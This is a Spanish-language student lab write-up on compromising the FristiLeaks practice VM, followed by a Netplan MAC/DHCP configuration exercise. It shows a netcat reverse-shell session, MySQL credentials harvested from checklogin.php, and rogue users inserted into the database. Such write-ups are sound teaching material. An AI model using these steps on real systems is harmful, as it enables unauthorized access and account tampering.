└─(root@kali) [/home/kali]
└─# nc -lvp 1234
listening on [any] 1234 ...
connect to [100.10.2.6] from pool-100-10-2-10.prvdri.fios.verizon.net [100.10.2.10] 39806
Linux pool-100-10-2-10.prvdri.fios.verizon.net 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:100.10.2.10  Bcast:100.10.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27961 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22065 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2468152 (2.3 MiB)  TX bytes:3807581 (3.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

sh-4.1$
```

*Ilustración 31 Establecimiento de conexión inversa desde la víctima hacia la máquina atacante con netcat*

Al volver a la terminal donde estaba en escucha con `nc -lvp 1234`, se registró inmediatamente una conexión entrante desde la IP de la máquina víctima. Apareció la línea que indicaba **connect from 100.10.2.10** y, acto seguido, se recibió el banner del sistema remoto.

La sesión remota entregó un intérprete de comandos con el usuario del servicio web (UID 48, apache), tal como lo mostraron las primeras líneas posteriores a la conexión. Desde esa shell se ejecutaron comprobaciones básicas: se observó la información de identidad del usuario conectado y la salida de `ifconfig`, que mostró la interfaz `eth0` con la dirección 100.10.2.1

## 1.1 CREACIÓN DE DOS NUEVOS USUARIOS A FRISTILEAKS

En la segunda parte del capítulo 1, el propósito fue crear dos nuevos usuarios dentro del sistema FristiLeaks. Aquí se continuo desde la sesión obtenida con anterioridad a FristiLeaks.

```
executing: /usr/bin/chmod -Rys /home/eezeepz/.0td/bash
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  7 13:38 .
dr-xr-xr-x. 22 root root 4096 Sep  7 13:38 ..
-rw-r--r--  1 root root    0 Sep  7 13:38 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x. 2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x. 5 root root 1024 Nov 17  2015 boot
drwxr-xr-x. 19 root root 3640 Sep  7 13:38 dev
drwxr-xr-x. 70 root root 4096 Sep  7 13:38 etc
drwxr-xr-x. 5 root root 4096 Nov 19  2015 home
dr-xr-xr-x. 8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x. 9 root root 12288 Nov 17  2015 lib64
drwx----- 2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x. 2 root root 4096 Sep 23  2011 media
drwxr-xr-x. 3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x. 3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x. 96 root root    0 Sep  7 13:37 proc
dr-xr-xr-x. 3 root root 4096 Nov 25  2015 root
dr-xr-xr-x. 2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x. 2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x. 2 root root 4096 Sep 23  2011 srv
drwxr-xr-x. 13 root root    0 Sep  7 13:37 sys
drwxrwxrwt. 3 root root 4096 Sep  7 23:00 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
```

*Ilustración 32 Listado de archivos FristiLeaks*

Una vez en la sesión interactiva, se utilizó el comando **ls -la** para listar el contenido del directorio raíz (/). Este comando mostró todas las carpetas y archivos principales del sistema junto con sus permisos, propietarios y fechas. En la salida aparecieron rutas importantes como bin, boot, home, lib, opt, root, tmp, usr y var.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

```
bash-4.1$ ls -la /var/www
ls -la /var/www/html
ls -la /var/www
total 28
ls -la /var/www/html
drwxr-xr-x. 6 root root 4096 Nov 17 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
drwxr-xr-x. 2 root root 4096 Aug 24 2015 cgi-bin
drwxr-xr-x. 3 root root 4096 Nov 17 2015 error
drwxr-xr-x. 7 root root 4096 Nov 25 2015 html
drwxr-xr-x. 3 root root 4096 Nov 17 2015 icons
-rw-r--r-- 1 root root 98 Nov 17 2015 notes.txt
bash-4.1$ ls -la /var/www/html
total 36
drwxr-xr-x. 7 root root 4096 Nov 25 2015 .
drwxr-xr-x. 6 root root 4096 Nov 17 2015 ..
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 beer
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 cola
drwxr-xr-x 3 apache apache 4096 Nov 17 2015 fristi
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 images
-rw-r--r-- 1 apache apache 703 Nov 17 2015 index.html
-rw-r--r-- 1 apache apache 62 Nov 17 2015 robots.txt
drwxr-xr-x 2 apache apache 4096 Nov 25 2015 sisi
```

*Ilustración 33 Directorio archivos servidor web*

En este paso se exploró el sistema para identificar los directorios del servidor web. Para ello, se ejecutó el comando **ls -la /var/www/**, que permitió acceder al contenido de la carpeta principal donde se almacenan los archivos del sitio. Luego, se ingresó a la subcarpeta **html** mediante el comando **ls -la /var/www/html**, donde se observaron varios directorios y archivos, entre ellos beer, cola, fristi, images, index.html, robots.txt y sisi.

```
bash-4.1$ ls -la /var/www/html/fristi
ls -la /var/www/html/fristi
total 172
drwxr-xr-x 3 apache apache 4096 Nov 17 2015 .
drwxr-xr-x 7 root root 4096 Nov 25 2015 ..
-rw-r--r-- 1 apache apache 1310 Nov 17 2015 checklogin.php
-rw-r--r-- 1 apache apache 1216 Nov 17 2015 do_upload.php
lrwxrwxrwx 1 apache apache 14 Nov 17 2015 index.php → main_login.php
-rw-r--r-- 1 apache apache 191 Nov 17 2015 login_success.php
-rw-r--r-- 1 apache apache 45 Nov 17 2015 logout.php
-rw-r--r-- 1 apache apache 1396 Nov 17 2015 main_login.php
-rw-r--r-- 1 apache apache 131736 Nov 17 2015 pic.b64
-rw-r--r-- 1 apache apache 1642 Nov 17 2015 pic2.b64
-rw-r--r-- 1 apache apache 372 Nov 17 2015 upload.php
drwxrwxrwx 2 apache apache 4096 Sep 7 19:07 uploads
```

*Ilustración 34 Ruta fristi directorio de archivos*

Como en pasos anteriores se había encontrado un formulario de inicio de sesión en la ruta **/fristi**, se decidió ingresar a ese mismo directorio dentro del sistema para analizar su estructura



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

interna. Por eso, se ejecutó el comando **ls -la /var/www/html/fristi**, para revisar los archivos que componían el sitio. En esta ubicación se identificaron varios ficheros importantes, entre ellos **checklogin.php**, **main\_login.php**, **do\_upload.php**, **login\_success.php** y la carpeta **Upload**

Como paso siguiente, se eligió navegar el archivo **checklogin.php** porque es el encargado de validar las credenciales de acceso dentro del portal, y se encontraba en la ruta **/var/www/html/fristi/ checklogin.php**.

```
bash-4.1$ cat /var/www/html/fristi/checklogin.php
cat /var/www/html/fristi/checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);
```

*Ilustración 35 Análisis del archivo checklogin.php*

Al analizar este archivo **checklogin.php**, se identificaron credenciales de conexión a la base de datos MySQL. Estas credenciales corresponden al usuario **eezeepz**, con la contraseña **4ll3maal12#**, y apuntan a la base de datos **hackmenow**, y a la tabla **members**.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

Con las credenciales halladas en checklogin.php, se estableció conexión al servidor MySQL desde la sesión obtenida. Para ello se ejecutaron el comando: `mysql -u eezeepz -p4ll3maal12# -h localhost`

```
bash-4.1$ mysql -u eezeepz -p'4ll3maal12#' -h localhost
mysql -u eezeepz -p'4ll3maal12#' -h localhost
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

*Ilustración 36 Conexión a MySQL*

Al ejecutar la instrucción, se abrió el monitor de MySQL, confirmando el acceso directo a la base de datos en localhost. Este acceso confirmó que era posible interactuar con la base de datos **hackmenow**, y permitió realizar insert en la tabla de usuarios (members).

Una vez dentro del motor de base de datos MySQL, se ejecutaron varias consultas para revisar la información almacenada. Primero, se utilizó el comando `SELECT * FROM members;` para visualizar los registros existentes en la tabla members:



```

Kali linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

root@kali: /home/kali

Archivo Acciones Editar Vista Ayuda
+-----+-----+-----+-----+
| username | varchar(65) | NO | NULL |
| password | varchar(65) | NO | NULL |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> SELECT * FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKkeKkeKkeKkEk |
+-----+-----+-----+
1 row in set (0.01 sec)

mysql> INSERT INTO members (username, password)
VALUES
('nata', '12345*!'),
('nmena', '123456*!'); INSERT INTO members (username, password)
→ VALUES
→ ('nata', '12345*!'),
→
→ ('nmena', '123456*!');
Query OK, 2 rows affected (0.00 sec)
Records: 2 Duplicates: 0 Warnings: 0


mysql> SELECT * FROM members;
SELECT * FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKkeKkeKkeKkEk |
| 2 | nata | 12345*! |
| 3 | nmena | 123456*! |
+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

*Ilustración 37 Configuraciones en Mysql*

Luego, se insertaron dos nuevos registros mediante la instrucción INSERT INTO members (username, password), creando los usuarios **nata** y **nmena**, ambos con la contraseña 12345\*.



```


mysql> SELECT * FROM members;
SELECT * FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKkeKkeKkeKkEk |
| 2 | nata | 12345*! |
| 3 | nmena | 123456*! |
+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>

```


*Ilustración 38 Vista de nuevos usuarios*

Para verificar que las inserciones se realizaron correctamente, se volvió a ejecutar el comando de consulta y se comprobó que los nuevos usuarios habían sido añadidos exitosamente a la tabla.




*Ilustración 39 Validación de acceso exitoso nata*


Después de haber creado los nuevos usuarios en la base de datos, se procedió a comprobar su funcionamiento desde el portal web. Para ello, se accedió nuevamente a la página de inicio de sesión ubicada en la ruta 100.10.2.10/fristi/ y se ingresaron las credenciales del usuario nata con la contraseña 12345\*.



Al hacer clic en el botón **Login**, el sistema respondió con el mensaje **Login successful** y mostró el enlace **upload file**, que confirmó que el nuevo usuario había sido registrado correctamente en la base de datos y que su autenticación era válida dentro del portal.



*Ilustración 40 Validación de acceso exitoso nmena*



El mismo procedimiento se repitió con el segundo usuario creado, **nmena**, utilizando sus respectivas credenciales. Al realizar el inicio de sesión, el sistema mostró nuevamente el mensaje Login successful, confirmando el acceso sin errores.

De esta manera, se verificó que ambos usuarios fueron creados correctamente en la base de datos y que sus credenciales funcionan adecuadamente dentro del portal. Con ello, se da por finalizada esta parte del laboratorio.

## 2 CAPÍTULO 2: CONFIGURACION DEL DHCP POR MEDIO DE LA MAC A LA MÁQUINA VIRTUAL DE UBUNTU

En este segundo capítulo, el objetivo fue configurar la máquina **Ubuntu** para que solo pudiera recibir una dirección IP por DHCP cuando utilizara una dirección MAC específica.

De esta manera, se buscó garantizar que el acceso a la red estuviera condicionado únicamente al uso de la MAC establecida en la configuración.

Para iniciar el proceso, se encendió la máquina virtual Ubuntu desde VirtualBox, seleccionándola en la lista de sistemas disponibles y haciendo clic en el botón Iniciar. Una vez cargado el sistema operativo, se verificó que la conexión de red estuviera activa y configurada correctamente dentro del entorno virtual.

Luego, se abrió una terminal y se editó el archivo de configuración de **Netplan** en la ruta:

```
nata@nata-VirtualBox:~$ sudo nano /etc/netplan/ubuntu-mac.yaml
nata@nata-VirtualBox:~$
```

*Ilustración 41 Archivo ruta Netplan*



Universidad Tecnológica del Chocó  
Diego Luis Córdoba




Ilustración 42 Edición archivo ruta Netplan

En este archivo se estableció lo siguiente:

**Interfaz activa:** enp0s3.

**Dirección MAC asignada:** 08:00:27:a6:34:a4.

**Obtención de dirección IP:** habilitada mediante dhcp4: true.

**Administrador de red:** NetworkManager.

El resultado de la configuración puede observarse en la siguiente imagen:

Se procedió a aplicar los cambios realizados en **Netplan** con el siguiente comando:

```
nata@nata-VirtualBox:~$ sudo netplan apply
nata@nata-VirtualBox:~$
```

*Ilustración 43 Aplicación de la configuración de red con Netplan*

Este comando recarga la configuración de red establecida, activando el uso de la dirección MAC configurada para la interfaz enp0s3

Se verificó que la interfaz enp0s3 presentara la dirección MAC configurada, utilizando el comando: `ip link show enp0s3`

```
nata@nata-VirtualBox:~$ ip link show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode
DEFAUL group default qlen 1000
    link/ether 08:00:27:a6:34:a4 brd ff:ff:ff:ff:ff:ff
nata@nata-VirtualBox:~$
```

*Ilustración 44 Comprobación de la dirección MAC en la interfaz enp0s3*

Finalmente, se utilizó el comando:

```
nata@nata-VirtualBox:~$ ip addr show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 08:00:27:a6:34:a4 brd ff:ff:ff:ff:ff:ff
    inet 100.10.2.12/24 brd 100.10.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 456sec preferred_lft 456sec
    inet6 fe80::a00:27ff:fea6:34a4/64 scope link
        valid_lft forever preferred_lft forever
nata@nata-VirtualBox:~$
```

*Ilustración 45 Asignación de dirección IP por DHCP*

Para confirmar que la máquina obtuvo una dirección IP a través del servidor DHCP.



### **3 RECOMENDACIONES**

Se recomienda documentar cada paso del proceso para evitar confusiones y verificar cuidadosamente las rutas y directorios antes de ejecutar cualquier comando. Asimismo, es fundamental prestar atención a la correcta escritura de los comandos, ya que los errores tipográficos pueden ocasionar fallos en la ejecución. También resulta conveniente investigar y familiarizarse con los comandos básicos de navegación en la terminal, como salir, retroceder o cambiar de directorio,

## 4 CONCLUSIÓN

Se cumplieron los objetivos propuestos, ya que los cuatro capítulos del laboratorio pudieron ser desarrollados satisfactoriamente. Durante el proceso se comprendió cómo identificar vulnerabilidades en sistemas web y explotarlas de manera controlada.

El ejercicio resultó útil para comprender que en los sistemas web es fundamental ocultar o proteger archivos y elementos sensibles, ya que, de no hacerlo, estos pueden ser aprovechados por un atacante para obtener credenciales o ejecutar accesos indebidos.

Asimismo, se fortalecieron los conocimientos prácticos sobre el uso de comandos básicos y avanzados, tales como los empleados en la herramienta nc netcat para establecer conexiones de red.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

## 5 BIBLIOGRAFÍA

IONOS, E. e. (11 de 2023 de Agosto). *ionos. Comando de Linux wc*. Obtenido de ionos.com: <https://www.ionos.com/esus/digitalguide/servidores/configuracion/comando-de-linux-wc/>